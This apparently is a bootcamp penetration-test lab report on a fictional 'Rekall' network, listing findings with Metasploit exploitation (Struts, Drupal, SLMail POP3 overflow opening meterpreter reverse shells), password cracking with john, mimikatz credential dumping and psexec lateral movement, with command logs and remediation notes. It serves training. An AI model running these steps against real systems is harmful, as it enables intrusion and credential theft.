
Vulnerability 14	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using msfconsole we run a meterpreter shell by searching for STRUTS exploits from the vulnerability we found before. We can use multi/http/struts2_content_type_ognl and set the RHOSTS to 192.1.68.13.12. This allows us to have the meterpreter open where we can view the files. Then we successfully unzipped flagisinThisfile.7z
Images	

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

	
Affected Hosts	192.168.13.12
Remediation	Keeping up with updates and apply security patches




Vulnerability 15	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using MSFconsole we can also search for Drupal exploits. This allows us to create a meterpreter shell once exploited. Before that we set RHOSTS to 192.168.13.13. Once this shell is open on meterpreter we successfully obtained the server username with the command “getuid”
Images	
Affected Hosts	192.168.13.13
Remediation	Updating versions and patches

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 16	Findings
Title	CVE-2019-14287 (Password Guessing)
Type (Web app / Linux OS / WIndows OS)	Linux OS Web App
Risk Rating	Critical
Description	TTC successfully obtained access into alice user account. Name can be obtained through WHOIS data when we find the organization address. If we implement password guessing we can use alice as the password when we ssh into her account from a terminal. This was done by typing ssh @alice192.168.13.14 and using the password:alice. This allowed us to view root
Images	  
Affected Hosts	192.168.13.14
Remediation	Using strong password credentials

Vulnerability 17	Findings

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Title	Weak Credentials
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	We used google dorking to obtain credentials for triveria. This was completed by typing sit:github.com/ intext: totalrekall. We navigated to the xampp.users page and found her credentials. Using john we can echo the hash and crack the password using john. This gave us the password Tanya4life
Images	  

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


	 root@kali: ~ File Actions Edit View Help ┌──(root💀 kali)-[~] └─# echo 'trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0" > hashes. txt quote> ┌──(root💀 kali)-[~] └─# echo 'trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hashes.txt 130 × ┌──(root💀 kali)-[~] └─# john hashes.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) 1 (and variants) [MD5 512/512 AVX512BW 16×3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2023-11-02 19:44) 10.00g/s 12540p/s 12540c/s 12540C/s 123456..jake Use the "--show" option to display all of the cracked passwords reliably Session completed.
Affected Hosts	3.33.130.190 and 15.197.148.33
Remediation	Remove login credentials from the web. Use multifactor authentication and enforcing strong password policies.


Vulnerability 18	Findings
Title	Open Ports and FTP Anonymous Login
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Using the obtained credentials from trivera user account. TTC successfully views flag2.txt by running a nmap scan of 172.22.117.0/24 . This shows us the open ports on WIN10 which was HTTP. On the web we can type 172.22.117.20 and login using Tanya4life password. After this we can also use ftp 172.22.117.20 since port 21 is open. Flag 3.txt was found by opening the file through nano command.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.


Images


```
┌──(root💀 kali)-[~/Desktop]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-05 15:09 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00040s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-05 20:10:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Sit
e: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Sit
e: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00040s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
79/tcp  open  finger        SLMail fingerd
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft
:windows

Stats: 0:00:35 elapsed; 255 hosts completed (3 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 15:10 (0:00:06 remaining)
Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
6001/tcp  open     X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
```





© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.





Affected Hosts	172.22.117.20
Remediation	Close off any unused ports and using strong authentication

Vulnerability 19	Findings
Title	Searchsploit
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Open ports were found to be vulnerable including 110/tcp open pop3. This allowed us to exploit the exploit/windows/pop3/seatlelab_pass module. In the module we set LHOST 172.22.117.100 and RHOST 172.22.117.20. After exploiting was can run an ls and see flag4.txt

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	

```
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle L
ab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/wi
ndows/pop3/seattlelab_pass

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/r
                                      apid7/metasploit-framework/wiki/Using-Metasp
                                      loit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
                                         process, none)
   LHOST     172.27.59.242    yes       The listen address (an interface may be sp
```



```
                                         process, none)
   LHOST     172.27.59.242    yes       The listen address (an interface may be sp
                                         ecified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at
 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:64196 ) at 20
23-11-02 21:20:08 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	Close off any unused ports and using strong authentication

Vulnerability 20	Findings
Title	Common Tasks
Type (Web app / Linux OS / WIndows OS)	Linux OS

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Risk Rating	High
Description	Using common tasks such as schedule tasks we can find flag 5. This was completed through the use of meterpreter and msfconsole.
Images	 
Affected Hosts	172.22.117.20
Remediation	Regularly update and patch software

Vulnerability 21	Findings
Title	Kiwi Credential Dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	After gaining a meterpreter shell we can use kiwi tool by typing load kiwi onto a meterpreter shell. We then use lsa_dump_sam which reveals the user “flag6 " We then cracked the password using “john --format =NT hashes4.txt. We end up with “Computer!” as the password. We then see flag7.txt when we search -f flag*.txt . After this we use Kiwi credential dumping by loading kiwi again and running “kiwi_cmd lsadump::cache” This gives us the User REKALL\ADMBob and password hash. We stored the username and password in a hash.txt file and revealed the password for ADMbob as Changeme!

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > use exploit/windows/smb/psexec
Loading extension exploit/windows/smb/psexec...
[-] Failed to load extension: No module of the name exploit/windows/smb/psexec found
meterpreter > modules
[-] Unknown command: modules
meterpreter > search modules
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632341 2d97ee8
2f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 11/5/2023 12:57:26 PM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

```
┌──(root💀 kali)-[~/Desktop]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hashes1.txt

┌──(root💀 kali)-[~/Desktop]
└─# cat hashes1.txt
ADMBob:3f267c855ec5c69526f501d5d461315b

┌──(root💀 kali)-[~/Desktop]
└─# john hashes1.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:00 DONE 2/3 (2023-11-05 16:01) 4.545g/s 4722p/s 4722c/s 4722C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter >
```

```
  GNU nano 5.4                    hashes4.txt
flag6:50135ed3bf5e77097409e4a9aa11aa39
```

```
└─# john --format=NT hashes4.txt
```

```
Matching Modules
================

   #  Name                      Disclosure Date  Rank    Check  Description
   -  ----                      ---------------  ----    -----  -----------
   0  exploit/windows/smb/psexec  1999-01-01       manual  No     Microsoft Windows Authenticated
User Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/pse
xec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBDomain rekall
SMBDomain => rekall
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass => Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser => ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.21.50.175:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] Sending stage (175174 bytes) to 192.168.13.12
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[*] Meterpreter session 2 opened (172.21.50.175:4444 -> 192.168.13.12:38120 ) at 2023-11-05 15:51
:56 -0500

meterpreter > shell
```

Affected Hosts	172.22.117.20
Remediation	Use Salt password hashes and Making sure windows is up to date

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.